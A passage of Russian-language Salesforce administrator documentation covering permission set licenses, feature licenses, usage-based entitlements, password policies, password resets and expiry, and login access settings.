| <b>Решения</b>                                 |          | ✓      |            |          |
| <b>Вопросы и ответы</b>                        | ✓        | ✓      |            |          |

 **Прим.:**

- <sup>1</sup> Пользователь партнерского портала может создавать и редактировать кампании в сообществе, но не на устаревшем портале. Чтение, создание и редактирование кампаний в пользовательском интерфейсе доступно обладателям лицензии «Партнерское сообщество» только при наличии полномочия «Пользователь Marketing». Данные полномочия позволяют пользователю-партнеру: находить и добавлять контакты или интересы в качестве участников кампании, просматривать отчеты по кампаниям и выполнять пакетную электронную рассылку или пакетное назначение контактов и интересов для кампании.
- <sup>2</sup> Чтобы создавать и редактировать отчеты в сообществах, пользователю также необходимы разрешения «Создание и настройка отчетов», «Построитель отчетов» и «Редактирование моих отчетов». Эти разрешения позволяют пользователям создавать и редактировать отчеты в сообществах, а не на порталах. По умолчанию отчеты и панели мониторинга используются только для чтения. Дополнительные сведения см. в разделе [«Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов»](#).

СМ. ТАКЖЕ:

[Общие сведения о лицензиях пользователя](#)

## Лицензии набора полномочий

Набор полномочий — это удобный способ назначения параметров и полномочий для предоставления пользователям доступа к различным инструментам и функциям.

### [Лицензии набора полномочий](#)

Лицензии набора полномочий предоставляют пользователям постепенный доступ к функциям, которые не поддерживаются текущими лицензиями пользователей. Пользователям может быть назначено любое количество лицензий набора полномочий.

### [Доступные лицензии набора полномочий](#)

Просмотрите поддерживаемые полномочия для каждой лицензии набора полномочий, доступной для приобретения.

### [Просмотр лицензий набора полномочий организации](#)

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии набора полномочий, приобретенные организацией.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступность каждой лицензии набора полномочий определяется доступными версиями для наборов полномочий и связанных функций.

### Назначение лицензии набора полномочий пользователю

Некоторые полномочия могут быть назначены только после назначения пользователю лицензии набора полномочий и последующего добавления полномочий в наборы полномочий.

### Удаление лицензии набора полномочий

Прежде чем удалить назначенную лицензию набора полномочий, рекомендуем удалить или изменить соответствующие назначенные наборы полномочий.

СМ. ТАКЖЕ:

[Поиск сведений о компании](#)

## Лицензии набора полномочий

Лицензии набора полномочий предоставляют пользователям постепенный доступ к функциям, которые не поддерживаются текущими лицензиями пользователей.

Пользователям может быть назначено любое количество лицензий набора полномочий.

Лицензии набора полномочий являются дополнительными, поэтому не ограничивают доступные функции. Посредством таких лицензий можно назначать пользователям дополнительные полномочия, не включенные в исходные лицензии.

После назначения пользователю лицензии набора полномочий рекомендуем назначить данному пользователю соответствующие полномочия посредством набора полномочий, а не профиля.



Пример:

- Прежде чем назначить пользователю набор полномочий, содержащий полномочие «Использование Identity Connect», рекомендуем назначить пользователю лицензию набора полномочий «Identity Connect».
- Прежде чем назначить пользователю с лицензией Force.com набор полномочий, содержащий полномочие «Чтение» или «Редактирование» для заказов, рекомендуем назначить пользователю лицензию набора полномочий «Orders Platform». Данные полномочия могут быть назначены пользователю с лицензией Salesforce без лицензии набора полномочий, так как уже являются частью лицензии пользователя.

СМ. ТАКЖЕ:

[Лицензии набора полномочий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступность каждой лицензии набора полномочий определяется доступными версиями для наборов полномочий и связанных функций.

### Доступные лицензии набора полномочий

Просмотрите поддерживаемые полномочия для каждой лицензии набора полномочий, доступной для приобретения.

| Лицензия набора полномочий                            | Доступные полномочия пользователя  | Доступные полномочия объекта   |
|---|--|--|
| Employee Community User для Force.com                 | «Разрешить просмотр базы знаний»   | «Создание» и «Чтение» для обращений  |
| Files Connect для локальных внешних источников данных | «Локальная версия Files Connect»   |  |
| Identity Connect                                      | «Использование Identity Connect»   |  |
| Orders Platform                                       | <ul style="list-style-type: none"> <li>• «Активация контрактов»</li> <li>• «Удаление активированных контрактов»</li> <li>• «Активация заказов»</li> <li>• «Редактирование активированных заказов»</li> <li>• «Создание сокращенных заказов»</li> </ul> | «Создание», «Чтение», «Редактирование» и «Удаление» для следующих объектов: <ul style="list-style-type: none"> <li>• Контракты</li> <li>• Прайс-листы</li> <li>• Продукты</li> <li>• Заказы</li> </ul> |
| Пользователь Sales Console                            | «Sales Console»  |  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступность каждой лицензии набора полномочий определяется доступными версиями для наборов полномочий и связанных функций.

### СМ. ТАКЖЕ:

- [Назначение лицензии набора полномочий пользователю](#)
- [Полномочия пользователя](#)
- [Назначение наборов полномочий отдельному пользователю](#)
- [Лицензии набора полномочий](#)

## Просмотр лицензий набора полномочий организации

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии набора полномочий, приобретенные организацией.

1. Введите строку «*Сведения о компании*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Сведения о компании**».
2. Просмотрите связанный список «Лицензии набора полномочий».

Дополнительную информацию о приобретении лицензий набора полномочий можно получить в компании Salesforce.

СМ. ТАКЖЕ:

[Лицензии набора полномочий](#)

[Доступные лицензии набора полномочий](#)

[Назначение лицензии набора полномочий пользователю](#)

## Назначение лицензии набора полномочий пользователю

Некоторые полномочия могут быть назначены только после назначения пользователю лицензии набора полномочий и последующего добавления полномочий в наборы полномочий.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните имя нужного пользователя.
3. Нажмите кнопку «**Редактировать назначения**» в связанном списке «Назначения лицензии набора полномочий».
4. Выберите нужную лицензию набора полномочий и нажмите кнопку «**Сохранить**».

После назначения пользователю лицензии набора полномочий рекомендуем добавить связанное полномочие в набор полномочий и назначить данный набор полномочий пользователю.

СМ. ТАКЖЕ:

[Лицензии набора полномочий](#)

[Удаление лицензии набора полномочий](#)

[Наборы полномочий](#)

[Назначение наборов полномочий отдельному пользователю](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра лицензий набора полномочий:

- «Просмотр настройки и конфигурации»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензии набора полномочий:

- «Управление пользователями»

## Удаление лицензии набора полномочий

Прежде чем удалить назначенную лицензию набора полномочий, рекомендуем удалить или изменить соответствующие назначенные наборы полномочий.

1. Определите [полномочие, требующее наличия нужной лицензии набора полномочий](#).
2. Убедитесь, что полномочие не назначено пользователю посредством набора полномочий. Выполните одно из указанных ниже действий.
  - Удалите полномочие из наборов полномочий, назначенных пользователю.
  - [Удалите набор полномочий](#) из назначенных наборов полномочий пользователя.
3. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
4. Щелкните имя нужного пользователя.
5. Нажмите кнопку «**Редактировать назначения**» в связанном списке «Назначения лицензии набора полномочий».
6. Снимите флажок напротив соответствующей лицензии набора полномочий.
7. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Лицензии набора полномочий](#)

[Просмотр лицензий набора полномочий организации](#)

[Назначение лицензии набора полномочий пользователю](#)

## Общие сведения о лицензиях на компоненты

Лицензия на компонент предоставляет пользователю доступ к дополнительной функции, которая не поддерживается текущей лицензией пользователя (например, Marketing или Work.com). Пользователям может быть назначено любое количество лицензий на компоненты.

- [Просмотр лицензий на компоненты, включенных для организации](#)
- [Включение пользователей для использования функции](#)
- [Просмотр всех лицензий на компоненты, доступных в системе Salesforce](#)

В зависимости от функций, включенных для организации, пользователям могут быть назначены разные типы лицензий на компоненты.

СМ. ТАКЖЕ:

[Просмотр и управление пользователями](#)

[Приобретение дополнительных лицензий для пользователей](#)

[Поиск сведений о компании](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления лицензии набора полномочий:

- «Управление пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступные версии определяются каждой текущей лицензией на компонент.

## Просмотр лицензий на компоненты организации

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии на компоненты, приобретенные компанией.

1. Введите строку «*Сведения о компании*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Сведения о компании**».
2. Просмотрите связанный список «Лицензии на компонент».

Дополнительную информацию о приобретении лицензий на компоненты можно получить в компании Salesforce.

СМ. ТАКЖЕ:

- [Общие сведения о лицензиях на компоненты](#)
- [Доступные лицензии на компоненты](#)
- [Включение лицензии на компонент для пользователя](#)
- [Просмотр и управление пользователями](#)
- [Приобретение дополнительных лицензий для пользователей](#)

## Включение лицензии на компонент для пользователя

Функция может быть включена для пользователя организации при создании или редактировании сведений о пользователе.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните имя нужного пользователя в списковом представлении пользователей.
3. Установите флажок напротив нужной лицензии на странице сведений о пользователе. При необходимости установите флажки напротив нескольких лицензий.
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

- [Редактирование пользователей](#)
- [Добавление отдельного пользователя](#)
- [Общие сведения о лицензиях на компоненты](#)
- [Доступные лицензии на компоненты](#)
- [Просмотр лицензий на компоненты организации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра лицензий на компоненты:

- «Просмотр настройки и конфигурации»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения лицензий на компоненты:

- «Управление внутренними пользователями»

## Доступные лицензии на компоненты

Назначение одной или нескольких лицензий на дополнительные компоненты позволяет пользователям получать доступ к функциям, не включенным в исходные лицензии.

| Лицензия на компонент               | Доступные действия   |
|-------------------------------------|--|
| Пользователь Chatter Answers        | Доступ к Chatter Answers. Данная лицензия автоматически назначается пользователям массового портала, которые самостоятельно регистрируются в Chatter Answers.  |
| Пользователь Force.com Flow         | Выполнение потоков.  |
| Пользователь базы знаний            | Доступ к Salesforce Knowledge.   |
| Пользователь Live Agent             | Доступ к Live Agent.   |
| Пользователь Marketing              | Создание, редактирование и удаление кампаний, настройка дополнительных параметров кампаний, импорт интересов и обновление журналов кампаний посредством мастеров импорта участников.   |
| Пользователь Mobile                 | Доступ к Salesforce Classic Mobile. Флажок «Пользователь Mobile» не относится к бесплатной версии приложения Salesforce Classic Mobile, так как данное приложение предоставляет доступ к системе Salesforce без мобильной лицензии.  |
| Пользователь Offline                | Доступ к Connect Offline.  |
| Пользователь Salesforce CRM Content | Доступ к Salesforce CRM Content.   |
| Пользователь Service Cloud          | Доступ к консоли Salesforce for Service.<br> <b>Прим.:</b> Доступ к консоли Salesforce for Sales требует наличия <a href="#">лицензии набора полномочий</a> «Пользователь Sales Console». |
| Пользователь Site.com Contributor   | Редактирование содержимого сайта в среде Site.com Studio.  |
| Пользователь Site.com Publisher     | Создание и оформление веб-сайтов, определение макета и функциональных возможностей страниц и их элементов, а также добавление и редактирование содержимого в среде Site.com Studio.  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Лицензия на компонент | Доступные действия                        |
|-----------------------|---|
| Пользователь Work.com | Доступ к объектам и полномочиям Work.com. |

СМ. ТАКЖЕ:

- [Просмотр лицензий на компоненты организации](#)
- [Включение лицензии на компонент для пользователя](#)
- [Просмотр и управление пользователями](#)
- [Общие сведения о лицензиях на компоненты](#)

## Общие сведения о правах на основе использования


Право на основе использования — это ограниченный ресурс, который может использоваться организацией на регулярной основе (например, максимально допустимое количество ежемесячных входов в партнерское сообщество или ограничение по количеству записей для пользователей Data.com List).

Некоторые права являются постоянными. Данные права предоставляют организации заданное количество ресурсов, которое может быть изменено только при изменении контракта. Например, организация, приобретающая 50 месячных подписок на доступ к партнерскому portalу, может предоставить 50 участникам неограниченное количество входов в сообщество.

Другие права являются непостоянными; они аналогичны кредиту. Организация может использовать количество, предоставляемое выбранным правом, за время, определяемое частотой ресурса. Значение «Однократно», заданное частоте права, требует приобретения дополнительного количества ресурса для пополнения текущего ограничения. Значение «Ежемесячно», заданное частоте права, позволяет определять даты начала и окончания месяца по контракту.

Например:

- Компания «А» приобретает 50 ежемесячных входов в партнерское сообщество; датой начала месяца считается 15 января. Каждый вход, выполненный любым пользователем, сокращает общее доступное количество. Независимо от количества входов, использованных за предыдущий месяц, 15 февраля ограничение обновляется, а организации предоставляется 50 входов до 14 марта.
- Компания «Б» приобретает 2 000 записей для пользователей Data.com List; датой окончания считается 15 мая. Пользователи Data.com List данной организации могут добавлять или экспортировать не более 2 000 записей до наступления данной даты. При достижении данного ограничения до наступления 15 мая пользователи Data.com List не могут добавлять или экспортировать дополнительные записи. Чтобы разблокировать пользователей, компания «Б» может приобрести дополнительное ограничение для данного ресурса.

 **Прим.:** При наличии нескольких контрактов, поле «Ресурс» которых содержит одинаковое значение, а полю «Код ресурса» задано значение « (клиент) », то данное право отображается только одной строкой, содержащей данные из разных контрактов. При этом поле «Дата начала» содержит самую раннюю дату начала, а поле «Дата окончания» содержит самую позднюю дату окончания среди контрактов.

Подобно лицензиям на компоненты, права на основе использования не ограничивают действия, доступные в системе Salesforce; наоборот, они расширяют доступные функции. При превышении ограничения сотрудник Salesforce предложит организации пересмотреть условия контракта.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



### [Просмотр прав на основе использования организации](#)

Чтобы определить ресурсы, доступные организации, просмотрите права на основе использования, заданные для компании.

[Поля прав на основе использования](#)

СМ. ТАКЖЕ:

[Поиск сведений о компании](#)

[Просмотр и управление пользователями](#)

### Просмотр прав на основе использования организации

Чтобы определить ресурсы, доступные организации, просмотрите права на основе использования, заданные для компании.

1. Введите строку «*Сведения о компании*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Сведения о компании**».
2. Просмотрите связанный список «Права на основе использования» внизу страницы «Сведения о компании».

СМ. ТАКЖЕ:


[Общие сведения о правах на основе использования](#)

[Поля прав на основе использования](#)

### Поля прав на основе использования

Ниже перечислены сведения, доступные в связанном списке «Права на основе использования». Данные поля недоступны для редактирования и отображаются только при наличии ресурса.

| Имя столбца | Описание  |
|-------------|---|
| Ресурс      | Компонент, доступный компании для использования.  |
| Код ресурса | Уникальный идентификатор данного элемента строки. |
| Дата начала | Дата начала контракта.                            |

 **Прим.:** Если ресурс охватывается несколькими контрактами, то данное поле содержит самую раннюю дату начала среди контрактов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра прав на основе использования:

- «Просмотр настройки и конфигурации»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

| Имя столбца          | Описание  |
|----------------------|---|
| Дата окончания       | Дата окончания контракта.<br><br> <b>Прим.:</b> Если ресурс охватывается несколькими контрактами, то данное поле содержит самую позднюю дату окончания среди контрактов. |
| Частота              | При выборе значения «Ежемесячно» поле «Ограничение» обновляется в начале каждого месяца.<br><br>При выборе значения «Однократно» поле «Ограничение» доступно до даты, указанной в поле «Дата окончания».  |
| Ограничение          | Количество, доступное организации для использования. Если полю «Частота» задано значение «Ежемесячно», то начало месяца соответствует значению поля «Дата начала».  |
| Использованный объем | Количество, используемое организацией.  |
| Последнее обновление | Дата и время создания системой Salesforce снимка показателей использования данного ресурса организацией.  |

Дополнительную информацию о ресурсах, доступных организации для использования, можно получить в компании Salesforce.

СМ. ТАКЖЕ:

[Общие сведения о правах на основе использования](#)

[Просмотр прав на основе использования организации](#)

## Пароли

Администратор может настроить несколько параметров, позволяющих гарантировать надежность и безопасность паролей пользователей.

- Политики паролей: настройка разных политик входа и паролей (например, определение срока действия паролей всех пользователей, степени надежности паролей и т. д.). См. раздел [«Настройка политик паролей»](#) на странице 568.
- Истечение срока действия паролей пользователей: аннулирование паролей для всех пользователей организации, кроме пользователей с полномочием «Пароль без срока действия». См. раздел [«Истечение срока действия паролей для всех пользователей»](#) на странице 573.
- Восстановление паролей пользователей: восстановление пароля для указанных пользователей. См. раздел [«Восстановление паролей для ваших пользователей»](#) на странице 572.
- Попытки входа и периоды блокировки: разблокировка пользователя Salesforce, заблокированного ввиду многократных неудачных попыток входа. См. раздел [«Редактирование пользователей»](#) на странице 519.

## Требования к паролям

Пароль не может содержать имя пользователя и не может совпадать с именем или фамилией пользователя. Кроме того, пароли не могут быть слишком простыми. Например, пользователь не может изменить свой пароль на слово *«password»*.

Ниже перечислены стандартные требования, предъявляемые к паролям новых организаций во всех версиях. Эти правила для паролей можно изменять во всех версиях, кроме Personal Edition.

- Пароль должен содержать как минимум восемь символов, в том числе одну букву и одну цифру.
- Ответ на контрольный вопрос не может содержать пароль пользователя.
- Когда пользователи меняют пароль, они не могут повторно задать ни один из трех последних паролей.

СМ. ТАКЖЕ:

[Изменение пароля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Политики паролей  
доступны в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политик  
паролей:

- «Управление  
политиками паролей»


Для восстановления паролей  
и разблокировки  
пользователей:

- «Восстановление  
паролей и  
разблокировка  
пользователей»

## Установка политик пароля

Пользователь может повысить безопасность организации в системе Salesforce с помощью защиты паролем. Можно настроить журнал и длину паролей, требования к сложности пароля и другие значения. Кроме того, можно задать процедуру, выполняемую для восстановления пароля.

Многочисленные политики паролей и входа позволяют обеспечить безопасность организации.

 **Прим.:** Размер пароля пользователя не может превышать 16 000 байт.

Каждый пользователь может выполнять не более 3 600 входов в час. Данное ограничение применяется к организациям, созданным после выпуска Summer'08.

1. В разделе «Настройка» введите «*Политики паролей*» в поле «Быстрый поиск», затем выберите «**Политики паролей**».
2. Настройте параметры паролей.

| Поле   | Описание  |
|--|---|
| Срок действия паролей пользователей истекает : | <p>Период времени, в течение которого истекает срок действия паролей пользователей. Пароли должны быть изменены. Значение по умолчанию: 90 дней. Данный параметр недоступен для порталов самообслуживания. Эта настройка неприменима к пользователям с полномочием «Срок действия пароля неограничен».</p> <p>При изменении параметра «Срок действия паролей пользователей истекает : » это изменение влияет на дату истечения срока действия пароля пользователя, если вводится новая дата, наступающая раньше старой, либо срок действия отменяется выбором параметра «Без срока действия».</p> |
| Вести журнал паролей                           | <p>Сохранение предыдущих паролей пользователей с целью использования исключительно новых и уникальных паролей. Журнал паролей сохраняется только при выборе данного параметра. Значение по умолчанию: «Сохранено паролей: 3». Значение «Пароли не сохранены» может быть выбрано только в том случае, если поле «Срок действия паролей пользователей истекает : » содержит значение «Бессрочно».</p>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политик паролей:

- «Управление политиками паролей»

| Поле   | Описание  |
|--|---|
| Минимальная длина пароля                           | <p>Данный параметр недоступен для порталов самообслуживания.</p> <p>Минимальное количество символов в пароле. Данный параметр вступает в силу только при следующем изменении текущих паролей. Значение по умолчанию: «8 символов».</p>  |
| Требование к сложности пароля                      | <p>Определение символов, которые должны использоваться в пароле пользователя.</p> <p>Уровни сложности:</p> <ul style="list-style-type: none"> <li>• «Без ограничений»: любое значение пароля; самый ненадежный уровень.</li> <li>• «Должен содержать буквы и цифры»: требует наличия как минимум одной буквы и одной цифры, это настройка по умолчанию.</li> <li>• «Должен содержать буквы, цифры и специальные символы»: требует наличия как минимум одной буквы, одной цифры и одного из следующих символов: ! # \$ % - _ = + &lt; &gt;.</li> <li>• «Должен содержать цифры, строчные и прописные буквы»: требует наличия как минимум одной цифры, одной строчной буквы и одной прописной буквы.</li> <li>• «Должен содержать цифры, строчные и прописные буквы и специальные символы»: требует наличия как минимум одной цифры, одной строчной буквы, одной прописной буквы и одного из следующих символов: ! # \$ % - _ = + &lt; &gt;.</li> </ul> |
| Требование к контрольному вопросу                  | <p>Допустимые значения: «Не может содержать пароль» (ответ на контрольный вопрос не может содержать пароля) и «Нет», выбранное по умолчанию (любой ответ). Пользователь должен указать ответ на контрольный вопрос. Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.</p>  |
| Максимальное количество недопустимых попыток входа | <p>Максимально допустимое количество попыток входа до блокировки пользователя. Данный параметр недоступен для порталов самообслуживания.</p>  |

| Поле                     | Описание  |
|--------------------------|---|
| Срок действия блокировки | <p>Продолжительность блокировки. По умолчанию: 15 минут. Данный параметр недоступен для порталов самообслуживания.</p> <p> <b>Прим.:</b> Если учетная запись пользователя заблокирована, рекомендуем дождаться окончания блокировки. В ином случае учетную запись может разблокировать пользователь с полномочиями «Восстановление паролей и разблокировка пользователей», выполнив следующую процедуру из меню «Настройка».</p> <ol style="list-style-type: none"> <li>Введите строку «<i>Пользователи</i>» в поле «Быстрый поиск».</li> <li>Выберите «<b>Пользователи</b>».</li> <li>Выберите нужного пользователя.</li> <li>Щелкните кнопку «<b>Разблокировать</b>».</li> </ol> <p>Данная кнопка отображается только для заблокированного пользователя.</p> |

|   |  |
|---|--|
| Неясный ответ на секретный вопрос для сброса пароля | <p>Данная функция позволяет скрывать вводимые ответы на контрольные вопросы. Настройка по умолчанию отображает ответ в виде простого текста.</p> <p> <b>Прим.:</b> Если организация использует редактор метода ввода Microsoft в режиме ввода Hiragana, то вводимые символы ASCII заменяются японскими символами в полях обычного текста. Тем не менее, поля со скрытым текстом могут обрабатываться редактором метода ввода некорректно. Если данная функция препятствует правильному вводу паролей пользователей или других значений, рекомендуем ее отключить.</p> |
|---|--|

|   |   |
|---|---|
| Требовать срок действия пароля не менее 1 дня | При выборе этого параметра пароль нельзя менять чаще, чем каждые 24 часа. |
|---|---|

3. Укажите сведения, которые будут использоваться при восстановлении пароля и разблокировке учетной записи.

 **Прим.:** Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.

| Поле      | Описание   |
|-----------|--|
| Сообщение | При использовании этой настройки пользователь получит сообщение электронной почты с темой «Мы не |

| Поле           | Описание   |
|----------------|--|
|                | <p>можем сбросить ваш пароль». Пользователь получает такое сообщение, если его учетная запись заблокирована после слишком большого количества попыток изменить свой пароль. Этот текст также появится в нижней части страницы «Ответ на вопрос безопасности» при сбросе пользователями своих паролей.</p> <p>Вы можете изменить этот текст в соответствии со стандартами вашей организации, добавив имя внутренней службы техподдержки или администратора системы. Сообщение электронной почты отображается только для учетных записей, восстановление пароля которых должно выполняться администратором. Для блокировки по времени используются другие системные сообщения.</p>   |
| Ссылка справки | <p>Данная ссылка отображается вместе с текстом, введенным в поле «Сообщение». В сообщении электронной почты с темой «Мы не можем сбросить ваш пароль» URL отображается так же, как в поле «Ссылка справки», чтобы пользователь мог видеть, куда ведет ссылка. Формат отображения URL в данном случае есть функция безопасности, поскольку пользователь находится вне организации Salesforce.</p> <p>В области для ответа на вопрос безопасности URL-адрес, введенный в поле «Ссылка справки», и текст, введенный в поле «Сообщение», объединяются в одну активную ссылку. При изменении пароля пользователь находится в организации Salesforce, поэтому средства безопасности не применяются.</p> <p>Действительные протоколы:</p> <ul style="list-style-type: none"> <li>• http</li> <li>• https</li> <li>• mailto</li> </ul> |

4. Укажите альтернативную начальную страницу для пользователей с полномочием «Пользователь только API». После выполнения задач управления (например, восстановление пароля) данные пользователи перенаправляются на указанный URL-адрес вместо страницы входа.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Просмотр и редактирование политик паролей в профилях Пароли](#)

## Сброс паролей пользователей

Пароль пользователя может быть сброшен администратором в целях безопасности или при возобновлении доступа заблокированного пользователя.

Чтобы восстановить пароль пользователя, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Установите флажок напротив имени нужного пользователя. Чтобы изменить пароли для всех отображаемых пользователей, установите флажок в заголовке соответствующего столбца.
3. Нажмите кнопку «**Сбросить пароль**». Пользователь получит электронное сообщение, содержащее ссылку и инструкции для сброса пароля.

Срок действия пароля, созданного данным способом, не ограничен. Рекомендуем изменить пароль при первом входе.



**Совет:** При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

### Рекомендации по сбросу паролей

- Сбросить пароли пользователей единой регистрации может только администратор. Пользователи единой регистрации не могут сбросить пароль самостоятельно.
- Для входа в Salesforce после сброса пароля может потребоваться активация компьютера.
- Сброс пароля заблокированного пользователя автоматически возобновляет доступ к учетной записи пользователя.
- В случае утери пароля можно воспользоваться ссылкой восстановления пароля на странице входа, после чего пользователь получит письмо по электронной почте с инструкциями по сбросу пароля. Для сброса пароля необходимо правильно ответить на контрольный вопрос. Политики паролей позволяют настроить страницу контрольного вопроса, которая отображается пользователям и содержит справочную информацию.



**Прим.:** Если пользователь не настроил контрольный вопрос или ответил неправильно на контрольный вопрос, сброс пароля не выполняется.

Запрос сброса пароля по ссылке восстановления пароля осуществляется не более 5 раз за период в 24 часа. Администраторы могут сбросить пароль пользователя любое количество раз.

- При сбросе пароля также сбрасывается метка безопасности пользователя.

СМ. ТАКЖЕ:

[Сброс забытого пароля](#)

[Изменение пароля](#)

[Сброс маркера безопасности](#)

[Пароли](#)

[SalesforceA](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления паролей:

- «Восстановление паролей и разблокировка пользователей»



## Аннулирование паролей пользователей

При необходимости администратор организации может аннулировать пароли всех пользователей в любое время. После аннулирования паролей всем пользователям выводится сообщение о сбросе пароля в следующий раз после входа в систему.

Чтобы аннулировать пароли всех пользователей, кроме пользователей с полномочием «Пароль без срока действия», выполните указанные ниже действия.

1. Введите строку *«Аннулировать все пароли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Аннулировать все пароли»**.
2. Установите флажок **«Аннулировать все пароли пользователей»**.
3. Нажмите кнопку **«Сохранить»**.

При следующем входе пользователи получат предложение сменить пароль.

### Рекомендации по аннулированию паролей

- Для входа в Salesforce пользователям может потребоваться активировать компьютер.
- Параметр «Аннулировать все пароли пользователей» не влияет на пользователей портала самообслуживания, так как они не являются прямыми пользователями Salesforce.

СМ. ТАКЖЕ:

[Пароли](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для аннулирования всех паролей:

- «Управление внутренними пользователями»


## Управление полномочиями входа

Управление полномочиями входа определяет предоставление доступа к организациям администраторам Salesforce и предоставление доступа к публикаторам.

1. Введите строку «*Политики полномочий входа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Политики полномочий входа**».
2. Чтобы разрешить администраторам Salesforce выполнять вход от имени любого пользователя организации без предварительного получения соответствующего доступа, включите параметр «**Администраторы могут выполнять вход от имени любого пользователя**».

Чтобы удалить функцию для своей организации, свяжитесь с Salesforce. При отключении этого параметра пользователь должен предоставить администратору Salesforce право доступа, чтобы администратор мог от имени пользователя выполнить вход в систему для устранения неполадок.

3. Чтобы запретить пользователям предоставление доступа к публикаторам (например, из сообщений конфиденциальности или в целях соблюдения нормативных требований), установите переключатель «**Доступно только администраторам**» напротив нужного публикатора.

 **Прим.:** Пользователи не могут предоставлять полномочия входа управляемым пакетам, лицензированным для всей организации Salesforce. Только администраторы, в профиле которых включено полномочие «Управление пользователями», могут предоставлять доступ к этим публикаторам. Для отдельных управляемых пакетов отсутствуют полномочия входа. Если пакет не указан на странице «Политики полномочий входа», полномочия входа для него недоступны.

4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Вход от имени другого пользователя](#)

[Предоставление полномочий входа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Полномочия администратора могут быть предоставлены в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления политиками полномочий входа:

- «Управление политиками полномочий входа»

## Вход от имени другого пользователя

Система Salesforce позволяет администраторам выполнять вход от имени других пользователей с целью оказания технической поддержки. В зависимости от параметров организации, некоторые пользователи могут предоставлять администраторам полномочия входа.

